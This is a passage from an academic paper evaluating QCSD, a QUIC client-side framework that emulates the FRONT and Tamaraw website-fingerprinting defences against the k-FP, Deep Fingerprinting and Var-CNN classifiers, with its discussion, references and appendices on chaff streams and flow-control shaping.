Tamaraw's latency overhead diverges from the literature The latency overhead, shown in Table 2 for QCSD's emulation of Tamaraw, is a surprising 8.43 times as long as in the undefended case. By contrast, the latency overhead computed using Cai et al.'s Tamaraw simulation reports an expected overhead of only 2.34 in the median.[1] A similar divergence is also seen in the bandwidth overhead. There are two primary reasons for this. First, some web pages do not declare resource lengths *and* fragment them across multiple HTTP/3 data frames. In this case, QCSD cannot determine the length of the resource a-priori and must cautiously releases data on the stream. This primarily affects non-chaff resources in chaff-and-shape defences, as chaff-resource lengths can be cached and chaff-only streams do not throttle other resources. Second, incoming and outgoing directions were simulated independently. In reality however, delays in downloading the HTML of the web page then delays requests for dependent resources which themselves delay the fulfilment of those resources by the server: delays ripple throughout both directions. Therefore, higher transmission rates than used in simulations would be required to achieve lower latency overheads.


6 Defending against WF Attacks at the Client

Similarity measures cannot capture whether QCSD defences deter website-fingerprinting attacks. We therefore evaluated QCSD's ability to defend against modern attacks – k-fingerprinting (k-FP) [9], Deep Fingerprinting (DF) [12], and Var-CNN [15] – in the open-world setting.

[1] We use Cai et al.'s simulation as a simulation derived from the Tamaraw schedule would have the same latency overhead as the defended setting.



(a) QCSD-FRONT and simulated FRONT



(b) QCSD-Tamaraw and simulated Tamaraw

Figure 4: r_{20}-precision-recall curves of attacks on single-connection datasets defended with simulations or QCSD.

We trained these attacks on datasets from two scenarios: single connections and full web-page loads. For each dataset, we trained on an 80 % stratified split with modest tuning of the classifier hyperparameters from the original papers (see Appendix D). We additionally supplied them with vectors of signed packet sizes (DF and Var-CNN), packet timestamps (Var-CNN), and 165 engineered size- and time-related features [9] (k-FP). We then tested on the remaining 20 % of the dataset and measured recall and precision.

Definition 6.1. *Recall* or *true-positive rate* is the fraction of monitored websites labelled as the correct monitored website.

Definition 6.2. The *precision* of a classifier on a given dataset is the fraction of correct monitored website claims. As this is implicitly coupled to the number of positive and negative samples in the dataset, we use Wang's r-precision (π_r) [39] which adjusts precision to an explicit ratio of monitored to unmonitored websites. We use $r = 20$ corresponding to 1 monitored website visit for every 20 unmonitored websites, consistent with Wang [39].

6.1 Defending Single Connections

To determine QCSD's capability in defending against these attacks, we evaluated them on single-connection datasets $\mathcal{D}_{conn}$.


QCSD effectively defends with FRONT Figure 4a shows the precision and recall of the attacks against FRONT in the single-connection setting. Against all three attacks, the level of defence provided by QCSD-orchestrated FRONT is at least that of simulated FRONT. Against an adversary prioritising recall, QCSD reduced precision below 0.2 for recall above 0.75; whereas for an adversary prioritising precision, it reduced recall to below 0.3 for precision above 0.75. Furthermore, in all cases, QCSD provided significantly better defence when compared to the undefended setting, where for 0.75 recall it reduced the precision from over 0.85 to under 0.20. QCSD's improved performance against Var-CNN when compared to the simulation is likely due to the volatility of time feature vectors in the presence of the added control packets.

Inexact server control hinders Tamaraw In contrast to the chaff-only defence FRONT, QCSD fails to match the chaff-and-shape defence Tamaraw in its ability to render the attacks ineffectual. When orchestrated with QCSD, and despite reducing either precision or recall to below 0.4 (DF and Var-CNN) and 0.7 (k-FP) when prioritising the other, QCSD did not achieve Tamaraw's featureless transmission. With a constant outgoing transmission rate, the obvious source of this discrepancy is the inexact shaping from the server. Refinements of the approaches used in QCSD are possible and could improve the performance of a near-constant rate defence such as Tamaraw. Even so, QCSD-Tamaraw provides protection when compared to the undefended setting, reducing precision by 0.6 at recall values in excess of 0.75, and could be bolstered with support to ensure exact-length packets from the server, as discussed in Section 7.

6.2 Defending Full Web-Page Loads

When loading a web page, the browser may open multiple connections to different web servers to request the various resources that constitute the web page. In this section, we evaluate the ability of QCSD to defend full web-page loads, consisting of resources downloaded on multiple connections from different servers, in two scenarios. First, we evaluated the ability of our simple multi-connection QCSD client to defend against attacks when shaping multiple QUIC connections towards the FRONT and Tamaraw defences ($\mathcal{D}_{mc}$). Second, we evaluated QCSD's ability to defend against attacks when loading the entire web page through the browser (QUIC and TCP resources), by crafting FRONT on a single-connection towards the same web server ($\mathcal{D}_{full}$).

QCSD defends multi-connection loads Figure 5 shows attack precision and recall against traces defended with QCSD across multiple connections. Similarly to the single-connection setting, when defending with FRONT, QCSD was able to significantly reduce attack precision and recall scores.



(a) QCSD-FRONT across multiple connections.

(b) QCSD-Tamaraw across multiple connections

Figure 5: r_{20}-precision-recall curves on the undefended and QCSD-defended multi-connection datasets.

By contrast, Tamaraw effectively defended against DF but did not offer comparable performance against k-FP and Var-CNN.

Examination of feature importances in k-FP's underlying random-forest indicated that variance in incoming packet sizes and total incoming data were among the top features used for classification of QCSD-defended Tamaraw. There are two primary reasons for this. The first is discrepancy between the resource sizes recorded in the dependency graph, which was used to determine chaff resources (Appendix B.2), and their size during the evaluation. When the lengths of chaff resources in the cache were overestimated (e.g., a resource unexpectedly delivering an HTTP 404) the difference would leak size information. This discrepancy arose from selecting resources requiring cookies, javascript, being dynamic, etc., and could be addressed with better identification of chaff resources when integrating with a browser. The second is due to accommodating servers that do not respond with data unless they have been provided with some minimum amount of flow credits (Appendix B.3). This leads to QCSD, for example, providing 1500-bytes of flow credit and the server responding with only 800-bytes at the end of the stream. This leakage could be potentially mitigated by identifying these servers and using coarse grained shaping with them and more fine-grained shaping with well-behaving servers. We discuss further improvements in Section 7.

Overall, the clear reductions in attack performance confirm the feasibility of extending QCSD to shaping the multiple con-




Figure 6: r_{20}-precision-recall curves for classifiers trained on browser web-page loads defended with QCSD-FRONT.

nections required to load full web pages, and exhibits similar overheads to the single-connection setting (see Appendix E).

QCSD defends browser web-page loads When applied to browser web-page loads, QCSD reduced attack efficacy as seen in Figure 6. QCSD's emulation of FRONT reduced the recall of k-FP from 0.95 to only 0.4 at high precisions. Against the deep-learning classifiers, at 0.90 precision it reduced the recall from around 0.95 to 0.10 against Var-CNN and to 0.35 against DF. For an adversary interested instead in high recall, such as 0.90, it reduced the precision from over 0.90 to under 0.35 against both DF and Var-CNN, although Var-CNN was able to maintain higher levels of precision at high recall values. Given the high performance of the deep-learning attacks on the simulated defence, however, better selection of parameters for FRONT could not only improve the defence, but also QCSD's orchestration of it; and further supports the feasibility of using QCSD to defend web-page loads against website-fingerprinting attacks.

7 Discussion

Our QUIC client-side website-fingerprinting defence framework, QCSD, has shown great promise in defending web pages loaded in the VPN setting. In this section, we discuss further potential improvements to QCSD, its use with other protocols, suggested extensions to QUIC, and limitations.

Shaping multiple connections Although QCSD naturally extends to the multi-connection setting, future work is needed to explore algorithms for scheduling the defence across the connections. For example, Cloudflare has been observed sequentially scheduling QUIC streams as opposed to the round-robin approach used by Google and Facebook [50]. Furthermore, prioritising connections that deliver non-terminal resources (those resulting in more HTTP requests) or that speed up rendering of the web page could improve user experience despite the presence of a website-fingerprinting defence.

Embracing the noise QCSD shaping of incoming traffic is fundamentally inexact and exhibits better performance for the noise-based defence, FRONT, when compared to the regularized defence, Tamaraw. For regularized defences, noised variants which perturb the regularized streams, for example, by reducing or increasing the requested amount of chaff or dropping chaff requests, could help to reduce information leakage in these settings when used with QCSD.

Use with other protocols QCSD's approach to shape the traffic from the server could be used with other application protocols besides HTTP/3. The primary requirements would be a common and idempotent method for the client to request data from the server and the possibility for the client to determine the volume of incoming data on a stream.

Suggested extensions to QUIC Many of the challenges in this work revolved around getting the server to send chaff at the client's behest. Despite TLS 1.2 already supporting chaff data on connections, to date there has been no means for an endpoint to request chaff from its remote peer. It is also not possible to request that the peer pads packets to a specified length. With the advent of QUIC and its ability for rapid deployment of extensions, these two features could be feasibly implemented as QUIC extensions. Together, they would provide core building blocks for a client to defend itself against network-based website-fingerprinting attacks.

A need for more accurate simulations Numerous defences in the website-fingerprinting literature use simulation to evaluate their overhead [8], [18], [22]–[24]. For defences that only add chaff traffic, such simulations can be an accurate means of determining the overhead. However this approach is inaccurate for defences that delay the traffic. Without considering the dependency between incoming and outgoing packets it is not possible to accurately estimate the impact caused by the delay of a single packet on subsequent packets, and thus the total time and bandwidth overhead of the defence. More accurate estimations could be found by requiring either all preceding packets, or those within some threshold to have been transmitted under simulation before scheduling a packet, thereby more accurately simulating the introduced delays.

Limitations Our approach has a few limitations. First, we rely upon servers' behaviour of adding multiple stream frames to the same packet, and were otherwise unable to strictly pad individual server packets, as opposed to bursts. Second, servers may limit the number of streams that a client can open, thus restricting the number of chaff streams. This, however, can be mitigated by caching resource lengths across web-page loads to most effectively utilise the available streams. Third, we do not currently shape unidirectional streams from

the client or server. Unidirectional streams are used to satisfy HTTP/3 push promises and to transfer HTTP/3 control messages between the client and server. While we simply disabled HTTP/3 push promises and allowed the settings to be transmitted as normal, these streams could also be shaped in a similar approach to bidirectional streams. And finally, we did not shape resources that are loaded over TCP, but we expect a general transition to and preference of QUIC for all encrypted communication as more servers deploy QUIC.

8 Conclusions

In this work, we designed a QUIC client-side defence framework (QCSD) that enables emulating website-fingerprinting defences without requiring any changes to servers or the deployment of new services. We implemented and evaluated QCSD, which shows great promise in enabling clients to enact defences from the browser or application, without needing to make any changes to existing server stacks. Our evaluations of QCSD show that not only can it orchestrate chaff defences such as FRONT, matching both the chaff-specification and the levels of protection provided by the conceptualised defence, but also to orchestrate chaff-and-shape defences such as Tamaraw. We anticipate that QCSD represents a promising direction for future work on deployable defences.

Acknowledgements

We thank the anonymous reviewers for their many useful suggestions, and in particular our shepherd, Matthew Wright, whose insightful feedback greatly helped to improve the paper. We gratefully acknowledge support from the ETH4D and EPFL EssentialTech Centre Humanitarian Action Challenge Grant. This work was also supported by the National Science Foundation under grants CNS-1553437 and CNS-1704105, and by the United States Air Force and DARPA under Contract No. FA8750-19-C-0079. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the United States Air Force, DARPA, or any other sponsoring agency.

References

[1] R. Dingledine, N. Mathewson, and P. Syverson, "Tor: The second-generation onion router," in *13th USENIX Security Symp. (USENIX Security 04)*, Aug. 2004. [Online]. Available: https://www.usenix.org/conference/13th-usenix-security-symposium/tor-second-generation-onion-router.

[2] O. Valentine. "VPN usage around the world in 2018," GlobalWebIndex. (Jul. 2, 2018), [Online]. Available: https://blog.gwi.com/chart-of-the-day/vpn-usage-2018/ (visited on Sep. 17, 2021).

[3] S. Feldman. "Entertainment is the main motivator for VPN use," GlobalWebIndex. (Nov. 19, 2018), [Online]. Available: https://www.statista.com/chart/16142/vpn-use-world/ (visited on Sep. 17, 2021).

[4] T. Wang and I. Goldberg, "On realistically attacking Tor with website fingerprinting," in *Proc. Privacy Enhancing Technologies*, Oct. 2016. DOI: 10.1515/popets-2016-0027.

[5] H. Cheng and R. Avnur, "Traffic analysis of SSL encrypted web browsing," University of California, Berkeley, Tech. Rep., 1998. [Online]. Available: http://people.eecs.berkeley.edu/~daw/teaching/cs261-f98/projects/final-reports/ronathan-heyning.ps.

[6] Q. Sun, D. R. Simon, Y.-M. Wang, W. Russell, V. N. Padmanabhan, and L. Qiu, "Statistical identification of encrypted web browsing traffic," in *Proc. 2002 IEEE Symp. on Security and Privacy*, May 2002. DOI: 10.1109/secpri.2002.1004359.

[7] A. Hintz, "Fingerprinting websites using traffic analysis," in *Privacy Enhancing Technologies*, 2003. DOI: 10.1007/3-540-36467-6_13.

[8] T. Wang, X. Cai, R. Nithyanand, R. Johnson, and I. Goldberg, "Effective attacks and provable defenses for website fingerprinting," in *23rd USENIX Security Symp. (USENIX Security 14)*, Aug. 2014. [Online]. Available: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/wang_tao.

[9] J. Hayes and G. Danezis, "k-fingerprinting: A robust scalable website fingerprinting technique," in *25th USENIX Security Symp. (USENIX Security 16)*, Aug. 2016. [Online]. Available: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/hayes.

[10] Z. Zhuo, Y. Zhang, Z.-l. Zhang, X. Zhang, and J. Zhang, "Website fingerprinting attack on anonymity networks based on profile hidden Markov model," *IEEE Trans. Information Forensics and Security*, May 2018. DOI: 10.1109/TIFS.2017.2762825.

[11] V. Rimmer, D. Preuveneers, M. Juarez, T. V. Goethem, and W. Joosen, "Automated website fingerprinting through deep learning," in *Proc. 2018 Network and Distributed Systems Security Symp.*, 2018. DOI: 10.14722/ndss.2018.23105.

[12] P. Sirinam, M. Imani, M. Juarez, and M. Wright, "Deep Fingerprinting: Undermining website fingerprinting defenses with deep learning," in *Proc. 2018 ACM SIGSAC Conf. Computer and Communications Security*, 2018. DOI: 10.1145/3243734.3243768.

[13] R. Attarian, L. Abdi, and S. Hashemi, "AdaWFPA: Adaptive online website fingerprinting attack for tor anonymous network: A stream-wise paradigm," *Computer Communications*, Dec. 2019. DOI: 10.1016/j.comcom.2019.09.008.

[14] S. E. Oh, S. Sunkam, and N. Hopper, "P1-FP: Extraction, classification, and prediction of website fingerprints with deep learning," *Proc. Privacy Enhancing Technologies*, Jul. 2019. DOI: 10.2478/popets-2019-0043.

[15] S. Bhat, D. Lu, A. Kwon, and S. Devadas, "Var-CNN: A data-efficient website fingerprinting attack based on deep learning," *Proc. Privacy Enhancing Technologies*, 2019. DOI: 10.2478/popets-2019-0070.

[16] P. Sirinam, N. Mathews, M. S. Rahman, and M. Wright, "Triplet Fingerprinting: More practical and portable website fingerprinting with N-shot learning," in *Proc. 2019 ACM SIGSAC Conf. Computer and Communications Security*, 2019. DOI: 10.1145/3319535.3354217.

[17] A. Qasem, S. Zhioua, and K. Makhlouf, "Finding a needle in a haystack: The traffic analysis version," *Proc. Privacy Enhancing Technologies*, 2019. DOI: 10.2478/popets-2019-0030.

[18] J. Gong and T. Wang, "Zero-delay lightweight defenses against website fingerprinting," in *29th USENIX Security Symp. (USENIX Security 20)*, Aug. 2020. [Online]. Available: https://www.usenix.org/conference/usenixsecurity20/presentation/gong.

[19] W. Cui, J. Yu, Y. Gong, and E. Chan-Tin, "Realistic cover traffic to mitigate website fingerprinting attacks," in *2018 IEEE 38th Int. Conf. Distributed Computing Systems (ICDCS)*, Jul. 2018. DOI: 10.1109/ICDCS.2018.00175.

[20] T. Wang and I. Goldberg, "Walkie-Talkie: An efficient defense against passive website fingerprinting attacks," in *26th USENIX Security Symp. (USENIX Security 17)*, Aug. 2017. [Online]. Available: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/wang-tao.

[21] M. Juarez, M. Imani, M. Perry, C. Diaz, and M. Wright, "Toward an efficient website fingerprinting defense," in *Computer Security – ESORICS 2016*, 2016. DOI: 10.1007/978-3-319-45744-4_2.

[22] X. Cai, R. Nithyanand, T. Wang, R. Johnson, and I. Goldberg, "A systematic approach to developing and evaluating website fingerprinting defenses," in *Proc. 2014 ACM SIGSAC Conf. Computer and Communications Security*, 2014. DOI: 10.1145/2660267.2660362.

[23] X. Cai, R. Nithyanand, and R. Johnson, "CS-BuFLO: A congestion sensitive website fingerprinting defense," in *Proc. 13th Workshop Privacy in the Electronic Society*, 2014. DOI: 10.1145/2665943.2665949.

[24] K. P. Dyer, S. E. Coull, T. Ristenpart, and T. Shrimpton, "Peek-a-boo, I still see you: Why efficient traffic analysis countermeasures fail," in *Proc. 2012 IEEE Symp. on Security and Privacy*, May 2012. DOI: 10.1109/SP.2012.28.

[25] X. Luo, P. Zhou, E. W. W. Chan, W. Lee, R. K. C. Chang, and R. Perdisci, "HTTPOS: Sealing information leaks with browser-side obfuscation of encrypted flows," in *Proc. 2011 Network and Distributed Systems Security Symp.*, Feb. 6–9, 2011. [Online]. Available: https://www.ndss-symposium.org/ndss2011/httpos-sealing-information-leaks-with-browser-side-obfuscation-of-encrypted-flows.

[26] A. Panchenko, L. Niessen, A. Zinnen, and T. Engel, "Website fingerprinting in onion routing based anonymization networks," in *Proc. 10th Workshop Privacy in the Electronic Society*, 2011. DOI: 10.1145/2046556.2046570.

[27] C. V. Wright, S. E. Coull, and F. Monrose, "Traffic Morphing: An efficient defense against statistical traffic analysis," in *Proc. 2009 Network and Distributed Systems Security Symp.*, Feb. 8–11, 2009. [Online]. Available: https://www.ndss-symposium.org/ndss2009/traffic-morphing-efficient-defense-against-statistical-traffic-analysis/.

[28] G. D. Bissias, M. Liberatore, D. Jensen, and B. N. Levine, "Privacy vulnerabilities in encrypted HTTP streams," in *Privacy Enhancing Technologies*, 2006. DOI: 10.1007/11767831_1.

[29] J. Yan and J. Kaur, "Feature selection for website fingerprinting," *Proc. Privacy Enhancing Technologies*, 2018. DOI: 10.1515/popets-2018-0039.

[30] S. Li, H. Guo, and N. Hopper, "Measuring information leakage in website fingerprinting attacks and defenses," in *Proc. 2018 ACM SIGSAC Conf. Computer and Communications Security*, 2018. DOI: 10.1145/3243734.3243832.

[31] M. S. Rahman, P. Sirinam, N. Mathews, K. G. Gangadhara, and M. Wright, "Tik-Tok: The utility of packet timing in website fingerprinting attacks," *Proc. Privacy Enhancing Technologies*, 2020. DOI: 10.2478/popets-2020-0043.

[32] J.-P. Smith, P. Mittal, and A. Perrig, "Website fingerprinting in the age of QUIC," in *Proc. Privacy Enhancing Technologies*, Jan. 29, 2021. DOI: 10.2478/popets-2021-0017.

[33] R. Nithyanand, X. Cai, and R. Johnson, "Glove: A bespoke website fingerprinting defense," in *Proc. 13th Workshop Privacy in the Electronic Society*, 2014. DOI: 10.1145/2665943.2665950.

[34] W. De la Cadena, A. Mitseva, J. Hiller, J. Pennekamp, S. Reuter, J. Filter, T. Engel, K. Wehrle, and A. Panchenko, "TrafficSliver: Fighting website fingerprinting attacks with traffic splitting," in *Proc. 2020 ACM SIGSAC Conf. Computer and Communications Security*, 2020. DOI: 10.1145/3372297.3423351.

[35] S. Henri, G. Garcia-Aviles, P. Serrano, A. Banchs, and P. Thiran, "Protecting against website fingerprinting with multihoming," *Proc. Privacy Enhancing Technologies*, 2020. DOI: 10.2478/popets-2020-0019.

[36] M. Perry and G. Kadianakis. "Tor padding specification," The Tor Project. (Jul. 6, 2020), [Online]. Available: https://github.com/torproject/torspec/blob/main/padding-spec.txt.

[37] ——, "Circuit padding developer documentation," The Tor Project. (Sep. 14, 2020), [Online]. Available: https://github.com/torproject/tor/blob/main/doc/HACKING/CircuitPaddingDevelopment.md.

[38] D. Schinazi and L. Pardue. "Multiplexed application substrate over QUIC encryption (masque)." (Jun. 14, 2020), [Online]. Available: https://datatracker.ietf.org/wg/masque/about/.

[39] T. Wang, "High precision open-world website fingerprinting," in *Proc. 2020 IEEE Symp. on Security and Privacy*, May 2020. DOI: 10.1109/SP.2020.00015.

[40] W. Cui, T. Chen, C. Fields, J. Chen, A. Sierra, and E. Chan-Tin, "Revisiting assumptions for website fingerprinting attacks," in *Proc. 2019 ACM Asia Conf. Computer and Communications Security*, 2019. DOI: 10.1145/3321705.3329802.

[41] J. Roskind, *Experimenting with QUIC*, 2013. [Online]. Available: https://blog.chromium.org/2013/06/experimenting-with-quic.html (visited on Oct. 22, 2019).

[42] A. Ghedini and R. Lalkaka. "HTTP/3: The past, the present, and the future." (Sep. 2019), [Online]. Available: https://blog.cloudflare.com/http3-the-past-present-and-future/ (visited on Oct. 22, 2019).

[43] M. Yakan and A. Jayaprakash. "Introducing QUIC for web content." (Oct. 31, 2019), [Online]. Available: https://developer.akamai.com/blog/2018/10/10/introducing-quic-web-content.

[44] M. Joras and Y. Chi. "How Facebook is bringing QUIC to billions," FACEBOOK Engineering. (Oct. 21, 2020), [Online]. Available: https://engineering.fb.com/2020/10/21/networking-traffic/how-facebook-is-bringing-quic-to-billions/.

[45] J. Iyengar and M. Thomson, *QUIC: A UDP-based multiplexed and secure transport*, RFC 9000, May 2021. DOI: 10.17487/RFC9000.

[46] M. Bishop, "Hypertext transfer protocol version 3 (HTTP/3)," Internet Engineering Task Force, Internet-Draft draft-ietf-quic-http-27, Feb. 2020. [Online]. Available: https://tools.ietf.org/html/draft-ietf-quic-http-27.

[47] R. Fielding and J. Reschke, "Hypertext transfer protocol (HTTP/1.1): Semantics and content," RFC Editor, RFC 7231, Jun. 2014. [Online]. Available: http://www.rfc-editor.org/rfc/rfc7231.txt.

[48] M. Belshe, R. Peon, and M. Thomson, "Hypertext transfer protocol version 2 (HTTP/2)," RFC Editor, RFC 7540, May 2015. [Online]. Available: http://www.rfc-editor.org/rfc/rfc7540.txt.

[49] R. T. Fielding, M. Nottingham, and J. Reschke, "HTTP semantics," IETF Secretariat, Internet-Draft draft-ietf-httpbis-semantics-16, May 2021. [Online]. Available: https://www.ietf.org/archive/id/draft-ietf-httpbis-semantics-16.txt.

[50] A. Yu and T. A. Benson, "Dissecting performance of production quic," in *Proceedings of the Web Conference 2021*, 2021. DOI: 10.1145/3442381.3450103.

[51] Mozilla Corporation. "Neqo, an implementation of QUIC written in Rust." (Oct. 9, 2020), [Online]. Available: https://github.com/mozilla/neqo.

[52] *Alexa top 1M sites*, Alexa Internet, Inc., Jul. 18, 2021. [Online]. Available: http://s3.amazonaws.com/alexa-static/top-1m.csv.zip.

[53] B. N. Levine, M. K. Reiter, C. Wang, and M. Wright, "Timing attacks in low-latency mix systems," in *Financial Cryptography*, 2004.

[54] V. Shmatikov and M.-H. Wang, "Timing analysis in low-latency mix networks: Attacks and defenses," in *Computer Security – ESORICS 2006*, 2006.

[55] M. Vlachos, G. Kollios, and D. Gunopulos, "Discovering similar multidimensional trajectories," in *Proc. 18th Int. Conf. Data Engineering*, Feb. 2002. DOI: 10.1109/ICDE.2002.994784.

[56] P. Probst, M. N. Wright, and A.-L. Boulesteix, "Hyperparameters and tuning strategies for random forest," *WIREs Data Mining and Knowledge Discovery*, 2019. DOI: https://doi.org/10.1002/widm.1301.

A Website-Fingerprinting Defences

In this section we define the defences used throughout the paper in more detail.

FRONT The FRONT defence by Gong and Wang [18] obfuscates the feature rich front segment of communication without otherwise delaying the traffic sent by the endpoints. It does so by adding n_c and n_s chaff packets from the client and server respectively with timestamps selected according to the Rayleigh distribution, so as to prioritise adding the packets at the beginning of the communication. These timestamps are given by

$$f(t;w) = \begin{cases} \frac{t}{w^2} e^{-t^2/2w^2} & t \geq 0, \\ 0 & t < 0 \end{cases}$$

for $w_c, w_s \sim \mathcal{U}(W_{\min}, W_{\max})$, $n_c \sim \mathcal{U}\{1, N_c\}$, and $n_s \sim \mathcal{U}\{1, N_s\}$ sampled from continuous and discrete uniform distributions with defence parameters $N_c, N_s, W_{\min}, W_{\max}$.

Tamaraw The Tamaraw defence by Cai *et al.* [22] sends traffic in fixed-size packets (750 bytes) and at fixed intervals. Tamaraw sends packets from the client to the server at a rate of ρ_{out} seconds per packet, and from the server to the client at a rate of ρ_{in} seconds per packet. The values ρ_{in} and ρ_{out} are chosen such that $\rho_{\text{in}} < \rho_{\text{out}}$, since web servers often have more data to transmit than web clients. Additionally, in Tamaraw, the number of packets sent in each direction is padded to a multiple of L packets. This helps mask the total transmission time of web pages, and partitions the set of all web pages into anonymity sets based on their transmission time.

B Selecting and Using Chaff

In this section, we motivate QCSD's use of chaff resources and describe the selection of chaff resources and the process behind tracking and controlling streams.

B.1 Rejected Sources of Chaff

There are three possible sources of data that a server may transmit as chaff or padding: arbitrary (e.g., random or constant-valued), control, or application data. QUIC provides `PADDING` frames of null data but QUIC endpoints are unable to request that these frames be sent by their remote peer. Additionally, although QUIC has an assortment of control frames that may be sent from the server in response to a message from the client, none of these control frames invoke a sizeable response from the server without an equally sized message from the client. We therefore leverage application data to provide chaff traffic from the server to the client.

Application data can take two forms, either new data or retransmissions. Retransmissions are performed by the remote endpoint if data is considered lost, and is employed in HTTPOS [25] as a means of adding chaff to a connection. Each loss event, however, results in a reduction of the transmission rate from the server. Not only does this rate reduction negatively impact the ability to generate more chaff packets, and thus to shape the connection, but an adversary may also be able to identify the chaff due to the change in transmission rate. Furthermore, QUIC detects losses at the granularity of packets, not bytes of data, we would therefore need to induce packet losses that sum towards our desired amount of chaff. Consequently, we leverage new data in form of *chaff streams* to pad bursts and add chaff traffic originating from the server.

B.2 Selecting Chaff Resources

In our evaluations, we utilised the knowledge of the resources from the collected dependency graphs to select the initial resources used to provide chaff, namely, the resource type and observed length. Given a potential set of chaff resources, we prioritised images, as they are relatively static and can provide large amounts of data when uncompressed, followed by fonts, scripts, and style-sheets, and finally HTML documents, as they may be dynamically generated. In a real-world deployment, information about the potential chaff resources located at a domain, along with HTTP cache-control details, could be cached from previous connections to the domain, and would thus be available to QCSD at the start of a new connection.

B.3 Tracking and Controlling Streams

Accurately shaping a connection requires knowledge of the amount of data available at the remote server. QCSD therefore tracks information about application and chaff streams that are opened by the client and the framework. It considers a stream to be either throttled or unthrottled. A throttled stream is a stream for which QCSD controls the server's release of data, such as a chaff stream or an application stream being manipulated. An unthrottled stream is one that is not being manipulated, but for which we would like to track the resource length, such as all application streams in chaff-only mode.

Figure 7 shows the state transitions of the receiving side of a stream tracked by QCSD. QCSD begins tracking a stream once an HTTP-GET request has been prepared for a resource, and a new QUIC stream has been created at the client to transfer the request. Tracking ends once the `FIN` bit has been received or an error is encountered on that stream.

Throttled streams When the first byte is sent on a throttled stream, QCSD considers it to be receiving HTTP/3 headers. In this state, data is slowly released until the length of the resource is discovered. QCSD discovers the length of the resource when the stream encounters the length of an HTTP/3 data frame which signifies the start of the HTTP payload. At this point the stream is considered to be throttled but receiving data. The resource of a throttled stream that never arrives at the receiving data state has no length and is thus avoided when re-requesting resources on future chaff streams.

To receive data on a throttled stream while shaping the connection, QCSD increases the amount of flow-control credit provided to the server on that stream by sending a `MAX_STREAM_DATA` (`MSD`) frame with the new limit. In the ideal world, the client would know exactly how much data is available at the server to be pulled. Unfortunately, in reality the size of the stream is often unknown, which can result in requesting more data than the stream is able to provide. The difference between the amount requested and the data provided leaks information about the length of a stream. To avoid this, for each throttled stream QCSD tracks the current amount of flow control that has been released to the server, *msd*, the maximum amount of data it knows to be available on the stream, *limit*, and the amount of data consumed, *c*. As data is read from the QUIC stream at the receiver QCSD increases *c*; and each time that an HTTP/3 frame header is parsed indicating the length of the HTTP/3 frame, QCSD updates the known length of the stream, *limit*, accordingly. This knowledge is further supported by the HTTP `content-length` header that, if provided in the response header from the server, identifies the length of the resource that will be transmitted. The difference between the amount we know to be available and the current max stream data offset, i.e., $limit - msd$, is the available capacity of that stream to be used for shaping.

At times, servers may refuse to send any data for a stream unless some minimum amount of flow credit is available. We therefore specify a value, *excess*, that defines an amount of data that QCSD assumes the server will have available on the stream, beyond the known outstanding volume of data. QCSD ensures that *limit* is always at least $c + excess$, thereby allowing the client to provide `MSD` to the server to send any remaining data. Discovery and tracking of the amount of data to be delivered on the stream allows us to limit the role this plays in transmission, as for most of the transmission $limit \gg c + excess$.

